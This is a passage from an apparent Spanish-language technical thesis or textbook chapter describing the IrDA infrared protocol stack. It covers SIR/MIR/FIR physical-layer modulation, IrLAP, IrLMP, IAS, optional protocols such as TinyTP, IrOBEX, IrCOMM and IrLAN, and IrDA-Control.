cual se encuentran las estaciones. Obviamente, esto requiere una potencia de emisión mayor que los dos modos anteriores, puesto que el número de rebotes incide directamente en el camino recorrido por la señal y las pérdidas aumentan.

2.4.5.3 PHY (PHYSICAL SIGNALING LAYER).

En este nivel es en donde se definen las formas de codificación de la información, esquemas de modulación y las características generales de los pulsos. A su vez es el encargado de la detección de los pulsos emitidos, del entramado de datos y de la comprobación de redundancia cíclica.

Su misión principal es la de preparar la información que será transmitida de forma que sea compatible para las diferentes capas de nivel superior del receptor, encargándose además de compensar la tasa de transferencia entre dispositivos haciendo uso de una memoria dinámica.

Hay tres métodos diferentes de modulación o codificación/decodificación.

- Infrarrojo serie SIR.
- MIR basada en DLC.
- 4 PPM fast IR (FIR).

2.4.5.3.1 INFRARROJOS SERIES SIR.

Es el método obligatorio, mientras que los otros dos son opcionales. Para tasas de transferencia de 2.4, 9.6, 19.2, 38.4, 57.6 115.2 Kbps, se añaden antes y después de cada byte de datos un bit de start (0) y un bit de stop (1). Este es el mismo formato utilizado en una UART tradicional. Sin embargo, en lugar de NRZ, se utiliza un método similar a RZ donde 0 se codifica con un pulso independiente de entre 1.6 microsegundos, y 3/16 de la longitud del bit, y un 1 se codifica con la ausencia del pulso. Con el objetivo de obtener patrones de byte únicos que marquen el principio y el fin de una trama y permitir que en los datos dicha trama pueda portar cualquier dato binario, se utiliza un mecanismo de byte stuffing (secuencia de escape) dentro de la trama que evite la presencia de los patrones de principio y fin de trama ya que se antepone este byte stuffing y deja sin validez, de control al dato coincidente con el de principio o fin. Para la detección de errores utiliza un CRC de 16 bits.

Este método de modulación asíncrono también es conocido como SIR (serial IrDA). La operación de modo SIR a 9,6 Kbps es obligatoria. Para poder usar cualquier otra velocidad de transferencia de datos. Se debe utilizar primero este modo dado que se normaliza como obligatorio para negociar el resto de opciones.




Figura36: Señal de datos SIR (serial IrDA).

Dada la sencillez del esquema de modulación SIR y su bajo coste, se puede encontrar integrado en una gran variedad de dispositivos de entrada/salida.

2.4.5.3.1.1 La estructura de la trama.



Figura 37: Estructura de la trama esquema de modulación SIR.

2.4.5.3.2 MIR BASADA EN DLC:

En este caso se trata de una modulación que atiende a velocidades superiores y al igual que en el caso anterior en el flujo de datos el 0 se codifica con la presencia de un pulso óptico, si bien para este caso será de 1/4 de la duración del intervalo de bit (217ns para 1.152Mbps). La figura representa esta codificación o modulación óptica.




Figura 38: señal de datos MIR.

El empaquetado para comunicaciones a 576 Kbps y 1.152 Mbps se basa en SDLC con un bit stuffing de inserción de cero, que garantiza la ocurrencia mínima de ceros (y por tanto, pulsos de luz) en el flujo de datos. Esto asegura la sincronización entre transmisor y receptor. El siguiente esquema muestra el entramado SDLC.

2.4.5.3.2.1 Entramado SDLC




Figura 39: Esquema del entramado SDLC.

2.4.5.3.3 4PPM FAST IR (FIR).

La codificación física utiliza modulación por posición de pulso (PPM) 1:4 de manera que cada par de bits en el flujo de datos se representa con un pulso de luz emitido en una de las 4 posiciones disponibles que componen un símbolo 4PPM.

A la vía de comunicaciones se envía el pulso de luz si bien corresponde a una estructura de 4 bits conocida (de las cuatro únicas posibles) y que como se representa en la figura y se comentó antes, es la posición del pulso según el digito al que corresponda.




Figura40: Codificación 4PPM FAST IR (FIR).

La comunicación FIR en lo relativo a las tramas es similar a Ethernet construyéndose con un preámbulo, un delimitador de comienzo de trama y los datos.



Figura 41: Entramado similar al de Ethernet.

Este método es utilizado para atender una tasa de transferencia de información a 4.0 Mbps y al igual que el modo MIR, no utiliza bits de start o stop, por lo que, tampoco son necesarios ni el bit ni el byte de Stuffing. Para el control de errores implementa el código redundante cíclico CRC de 32 bits.

El modo de operación FIR es opcional, aunque antes de utilizarlo, se debe utilizar el modo obligatorio SIR a 9.6 Kbps para negociar esta opción tal como se indicó al describir dicho modo SIR.

Este nivel PHY debería estar, al menos, parcialmente implementado en hardware, aunque en muchos casos es completamente hardware. Con objeto de aislar al resto de la pila de protocolos de cualquier cambio que se realice a nivel de hardware, se crea un nivel de software denominado "framer" cuya principal responsabilidad es aceptar las tramas procedentes del hardware y presentárselas al nivel IrLAP lo que incluye aceptar las tramas al enviar e implementar la operativa para enviarlas. Además, es responsable de adaptar, por hardware, las velocidades del hardware para atender adecuadamente a las peticiones del nivel IrLAP.




Figura 42: Componentes dentro de la pila.

2.4.6 PROTOCOLOS LÓGICOS.

Una vez descrito el entorno del nivel físico, al que volveremos para detallar los equipos que lo hacen posible, toca describir el entorno de protocolos de nivel de enlace.

Para ubicar estos la figura resalta dentro de la estructura global anterior los que han de ser tratados, incluyendo algunos de los opcionales.




Figura43: Protocolos lógicos de IrDA.

2.4.6.1 IRLAP (LINK ACCESS PROTOCOL).

El protocolo de acceso al enlace (IrLAP) establece las reglas de acceso al sistema de infrarrojos y los diferentes procedimientos para el descubrimiento, negociación, intercambio de información, etc., es un nivel obligatorio del estándar IrDA pero no todas sus características son obligatorias y a nivel global, proporciona una conexión ordenada y fiable entre estaciones infrarrojas.

Este nivel se encuentra por encima del "framer" (entramado) y es el protocolo correspondiente al nivel 2 de la pila OSI (protocolo de enlace de datos) es un protocolo BOP basado en el control del enlace de datos de alto nivel (HDLC) contemplando el control síncrono y con extensiones para características específicas de algunas conexiones infrarrojas.

El procedimiento de acceso al medio trata de que una estación que no esté activa y por tanto no dispone de una conexión en un momento dado, si desea participar debe escuchar durante al menos 500 milisegundos para asegurarse de que no hay tráfico IR antes de empezar a transmitir, y transmitir una trama dentro de un intervalo de 500 milisegundos. El acceso al medio entre estaciones se controla por un mecanismo similar al mecanismo de Token que incorpora un bit de consulta/ final en cada trama.

IrLAP permite la transferencia de información sin establecer la conexión previamente, lo que le hace que proporcione un servicio no orientado a conexión (CL) utilizando la técnica de difusión. En estos casos se debe utilizar el modo SIR a 9.6Kbps

Para comprender la operativa entre estaciones se establecen tres procedimientos básicos existiendo otros auxiliares:

- Procedimiento de Descubrimiento
- Procedimiento de Negociación
- Procedimiento de Intercambio.

2.4.6.1.1 PROCEDIMIENTO DE DESCUBRIMIENTO.

Su finalidad es reconocer a los participantes y define una manera ordenada de intercambiar ID's, utilizando para ello el método de modulación o codificación SIR a 9.6 Kbps El que desencadena el descubrimiento difundido de su propio ID un número de veces estipulado y escucha durante las ranuras o slot antes mencionados. Los oyentes

eligen aleatoriamente uno de estos slots, y mandan su propio ID. Si se produce una colisión, se repite el procedimiento.

2.4.6.1.2 PROCEDIMIENTO DE NEGOCIACION.

Tiene como fin establecer una conexión con los parámetros de operación que las dos partes puedan soportar. Algunos de estos parámetros, como la velocidad de intercambio de bits, deben ser idénticos en ambos lados, haciendo que posteriormente se utilicen aquellos que son acordes a ambos equipo y constituyan el máximo común denominador. Otros parámetros, como el tamaño máximo de datos, quedan limitados por algunas de las partes y deben ser respetados por las otras. Al igual que en el descubrimiento, en el procedimiento de Negociación se debe utilizar el modo SIR a 9.6 kbps.

Los equipos deben poder contestar tanto al procedimiento de Descubrimiento como al de Negociación mientras que para el inicio será diferente ya que la contestación es opcional. Al igual que en los protocolos genéricos orientados al bit y bajo la cobertura del árbol procedimental de estos, los participantes (estaciones) trabajan en NRM (Modo Normal de Respuesta) es decir, con la consideración de principal y secundaria.

Una vez conocidos los parámetros de operación por ambas partes, se puede establecer la conexión. Antes de que esto suceda, todo el tráfico se lleva a cabo en el modo SIR a 9.6 kbps con un tamaño máximo de datos de 64 bytes, esta situación es transitoria ya que una vez establecida la conexión, la velocidad de transferencia de datos se puede negociar hasta a un máximo de 4 Mbps, y el tamaño máximo de datos hasta 2.048 byte.

2.4.6.1.3 PROCEDIMIENTO DE INTERCAMBIO.

Durante este se transfieren tramas de datos y tramas de supervisión para controlar el flujo y realizar las operativas de recuperación de errores, paso del token, etc. Las tramas que contienen datos de usuario se comprueban secuencialmente además de ejecutar el correspondiente CRC y el intercambio de datos es siempre bidireccional e independiente de qué la estación sea primaria o secundaria.

La ubicación de este protocolo sería como se representa en la figura que lo desglosa de la arquitectura global anteriormente expuesta.




Figura 44: Procedimiento de intercambio.

Además de los procedimientos anteriores, existen otros secundarios o auxiliares, por ejemplo: sniffing, resolución de conflicto de direcciones, intercambio de modo de operación primario y secundario, etc.

2.4.7 IRLMP (LINK MANAGEMENT PROTOCOL).

Es el protocolo de gestión del enlace (IrLMP) es obligatorio en la construcción de la pila del IrDA, pero no todas sus características lo son. Posee dos componentes:

- Modulo LM-IAS: Servicio de acceso a la información del nivel de enlace.
- Modulo LM-MUX: Gestor de la multiplexión de enlace.

El nivel IrLMP depende tanto de la conexión fiable como del rendimiento de la negociación ambas proporcionadas por el nivel IrLAP.




Figura45: IRLMP (link management protocol).

2.4.7.1 MODULO LM-IAS.

Está constituido por una base de información acerca de los servicios que ofrece y gestiona dicha base de modo que otras estaciones IrDA puedan averiguar los servicios que ofrece. Esta información se divide en numerosos objetos, cada uno asociado con un conjunto de atributos. Por ejemplo, "Dispositivo" es el objeto obligatorio y sus atributos "Nombre de dispositivo" (una cadena ASCII) y "Soporte IrLMP" (Número de versión IrLMP, soporte IAS, y soporte LM-MUX).

2.4.7.2 MODULO LM-MUX.

Proporciona múltiples enlaces a conexiones de datos a través de una única conexión proporcionada por IrLAP. Dentro de cada estación infrarroja se pueden definir múltiples puntos de acceso al enlace, denominados LSAP cada uno con un único selector (LSAP-SEL). El LM-MUX proporciona servicios de transferencia de datos entre selectores LSAP-SEL y los destinos finales dentro de la propia estación infrarroja así como la conexión IrLAP con otras conexiones infrarrojas. El modulo LM-IAS utiliza un LSAP-SEL definido (0) para todas las estaciones infrarrojas a través de IrLAP.




Figura46: Módulo LM-MUX.

LM-MUX puede operar en dos modos, exclusivo o multiplexado.

- Modo exclusivo solo puede estar activa una conexión LSAP y el control de flujo que realiza el IrLAP solo se realiza para una conexión.
- Modo Multiplexado varias conexiones LSAP comparten la conexión IrLAP sobre la que se realiza las conexiones y el control de flujo que antes lo llevaba el IrLAP ahora se relega a los niveles superiores.

2.4.8 IAS (INFORMATION ACCESS SERVICE).

El servicio de acceso a la información (IAS), actúa como una tabla para un dispositivo, de modo que cada entrada de dicha tabla debe tener los servicios/aplicaciones disponibles para las conexiones entrantes. Este servicio se utiliza para determinar las direcciones de los servicios o selectores (LSAP-SEL) y puede ser consultado para obtener información adicional sobre los mismos.

La operativa del IAS se organiza mediante la filosofía de cliente y servidor, de modo que el cliente es el componente que realiza las peticiones de servicio, en los otros dispositivos, utilizando el protocolo IAP que permite el acceso a la información, y por lo tanto el cliente, por medio de una base de objetos alimentada por los servicios/aplicaciones locales, responde a las peticiones del cliente IAS

Estos objetos de dicha base consisten en un nombre de clase y uno o atributos. El nombre de clase es equivalente al nombre del servicio y es por el que los clientes IAS lo solicitan. Los atributos documentan el servicio de modo que un atributo imprescindible es el selector de punto de acceso al servicio de enlace

(LAP-SEL) y que como ya se menciona es necesario para el trabajo del nivel IrLMP

Una de las operaciones definidas para IAS, y la más utilizada, es la de: Get Value By Classy su modo de operación es el siguiente: La parte solicitante da el nombre de clase (por ejemplo, Impresora) y el nombre del atributo que quiere (por ejemplo, el LSAP-SEL), y recibe una contestación consistente en una o respuestas (por ejemplo, los LSAP-SELS para cualquier servicio de impresión) o una indicación de que el servicio o el atributo no existe.

2.4.9 PROTOCOLOS OPCIONALES.

De los protocolos opcionales se destacan los siguientes:

2.4.9.1 IrDA LITE.

No siendo un nivel como tal aporta modificaciones a los anteriores, así describe estrategias de diseño e implementación con la finalidad de lograr una implementación de la pila de protocolos lo más reducida posible, no comprometiendo las funcionalidades de la conexión IrDA.

Dicha reducción está condicionada al hardware, software y a las habilidades de los desarrolladores dado que el seleccionar todas las funcionalidades, en igual medida, para cada caso podría comprometer el rendimiento y acotar facilidades en ciertos dispositivos. Habrá que buscar el compromiso de rendimiento, funcionalidad y tamaño de la pila.

2.4.9.2 TinyTP (TTP).

Este protocolo de transporte opcional, tiene como objetivos principales el control de flujo para LSAP de manera individual y la segmentación o re ensamblar de los datos, por lo que en el mayor número de los caso toma entidad de protocolo principal y obligatorio

El control de flujo adicional es necesario cuando LM-MUX se encuentra en modo multiplexado y se realiza por canal. El IrLAP Ofrece control de flujo, pero se necesita otro mecanismo de control, de flujo ya que si sobre una conexión LAP se realiza multiplexión LMP y se desata el control de flujo de LAP, una de las conexiones multiplexadas con LMP quedara a la espera de que este control de flujo se desactive. La solución está en establecer el control de flujo se desactive. La solución está en establecer el control de flujo en el nivel de TTP sobre las conexiones de LMP y no sobre LAP.




Figura 47: Protocolo de transporte opcional Tiny TP (TTP).

La operativa de este control de flujo está basada en establecer un crédito lo que significa que se tiene permiso para enviar un paquete LMP, crédito que depende del tamaño de buffer que se disponga teniendo más créditos si se dispone de más buffer. Al enviar datos se desata el uso de créditos, estableciéndose una unidad por paquete enviado.

En lo relativo a la segmentación y re ensamblaje de datos se utilizan para ajustar el tamaño de buffer de usuario al tamaño de datos IrLAP/IrLMP añadiendo, para ello, un byte de información a cada paquete IrLMP que se segmenta. Esta operativa se conoce como SAR, y divide los datos en fragmentos SDU que se dimensionan con arreglo a lo negociado en la conexión inicial TTP – LMP.

2.4.9.3 IrOBEX.

Es un protocolo opcional del nivel de aplicación diseñado para permitir a sistemas de todo tamaño y tipo intercambiar una gran variedad de comandos de una manera estandarizada. Direcciona una de las aplicaciones más comunes sobre PCs o sistemas embebidos:

2.4.9.3.1 Aplicación: Tomar un objeto de datos arbitrario, un archivo, y mandarlo a cualquier dispositivo infrarrojo al que apunte.



Figura 48: Protocolo opcional IrOBEX.

La idea de objeto es muy amplia siendo desde el archivo, antes comentado hasta páginas, mensajes a teléfonos, imágenes digitales, tarjetas de comercio electrónico, registros de bases de datos, resultados de diagnósticos o programación.

Además proporciona algunas herramientas que permiten al objeto ser reconocido y manejado inteligentemente por el receptor. El denominador común es que la aplicación no necesita involucrarse en la gestión de las conexiones o en el tratamiento de las comunicaciones, simplemente coger el objeto y mandarlo al otro lado sin preocupaciones.

2.4.9.4 IrCOMM.

Las comunicaciones IrDA difieren significativamente de las comunicaciones serie o paralelo ya que estas últimas operan con señales que envían de modo individual y concurrente por diferentes circuitos y sin embargo las señales infrarrojas viajan en un único rayo de luz y deben ajustarse a lo establecido en LMP o a paquetes de nivel superior en un flujo serie.

El estándar IrCOMM fue desarrollado para resolver la problemática de poder usar los puertos serie y paralelo ya existente para la operativa de infrarrojos sin que esto signifique una modificación de dichos puertos.

Para esto el protocolo IrCOMM se define el denominado “canal de control” con el que se maneja la información de los circuitos que no están asociados a datos en la pila de protocolos, IrCOMM descansa sobre LMP y Tiny TP.




Figura 49: Estándar IrCOMM.

IrCOMM es un protocolo que se aplica a determinadas aplicaciones operan mejor evitando usar IrCOMM y utilizan directamente otros protocolos de aplicación IrDA como IrOBEX, IrLAN, o Tiny TP y esto se debe a que IrCOMM enmascara algunas de sus características adecuándolas a los protocolos más bajos. Después de esto, su trabajo consiste en hacer que IrDA se parezca a las conexiones serie y/o paralelo lo que hace que características del IrDA tales como la negociación automática de los parámetros, se intenten adecuar a serie o paralelo y esto no es posible sobre estas últimas.

Ante las diferentes aplicaciones que usan los circuitos que no están asociados a datos en las comunicaciones serie y paralelo, se definen cuatro tipos de servicios:

2.4.9.4.1 3 Wire Raw (Emulación de Serie y Paralelo): Funciona directamente sobre IrLMP. Opera mandando datos únicamente, es decir, no envía información que no esté asociada a datos y por tanto no usa el canal de control.

2.4.9.4.2 3Wire (Emulación de Serie y Paralelo): Utiliza Tiny TP Opera utilizando al mínimo el canal de control.

2.4.9.4.3 9 Wire (Sólo Emulación de Serie): Utiliza Tiny TP En este caso utiliza el canal de control para mantener el estado de los circuitos no asociados a datos del estándar RS-232, es decir, los de control.

2.4.7.4.4 Centronics (sólo emulación de paralelo): Se soporta sobre Tiny TP y utiliza el canal de control para mantener el estado de los circuitos no asociados a datos del estándar Centronics.

2.4.9.5 IrLAN.

IrLAN permite establecer conexiones entre ordenadores portátiles y LANs de oficina. Se crea en base a la proliferación de equipos de oficina y portátiles con puertos de infrarrojos y dado que este interfaz ofrece velocidades ya operativas (1.15Mbps y 4 Mbps) la aplicación es obvia. El protocolo propuesto (IrLAN), debería permitir la interoperabilidad de todos los dispositivos con dichos puertos.

2.4.10 IRDA-CONTROL.

El IrDA-Control (IrDA-C, anteriormente IrBus) se ha ideado para conectar periféricos de control como teclados, ratones, dispositivos apuntadores o joysticks a una estación fija. Las diferencias con el anterior, el IrDATA son que en este caso la transferencia no es bidireccional, la distancia máxima se amplía hasta 5 metros más y la velocidad es suficiente con 5Kbps. La pila de protocolos para este es la siguiente:

- PHY (Physical Signaling Layer) Establece la velocidad y distancia de transmisión.
- MAC (Media Access Control) Proporcionar soporte para hasta ocho dispositivos simultáneos conectados al mismo receptor.
- LLC (Logical Link Control) Realiza funciones de seguridad y retransmisiones en caso de que el envío de información falle.




Figura 50: Pila de Protocolos.

Hay cuatro posibles protocolos a nivel de aplicación y están codificados con los dos bits del campo Host ID de las tramas LLC. Dos de ellos están definidos y los otros pendientes de desarrollo, los definidos son:

- ✓ HA (Home Appliance Application) Diseñado para atender aplicaciones para el hogar.
- ✓ HID (Human Interfaz Device Application) Diseñado para atender dispositivos informáticos de entrada.

2.4.11 PHY (PHYSICAL SIGNALING LAYER).

El diagrama de bloques de la implementación hardware del sistema IrDA-Control es la siguiente:




Figura 51: Diagrama de bloques del sistema IrDA-Control.

Las señales en el interfaz entre el Controlador y el Modem son un flujo de bits en serie. Las que están en el interfaz entre el Modem y el Transceptor son las señales eléctricas moduladas del flujo de bits anterior y en el interfaz entre el transceptor y el sistema infrarrojo son las correspondientes señales ópticas.

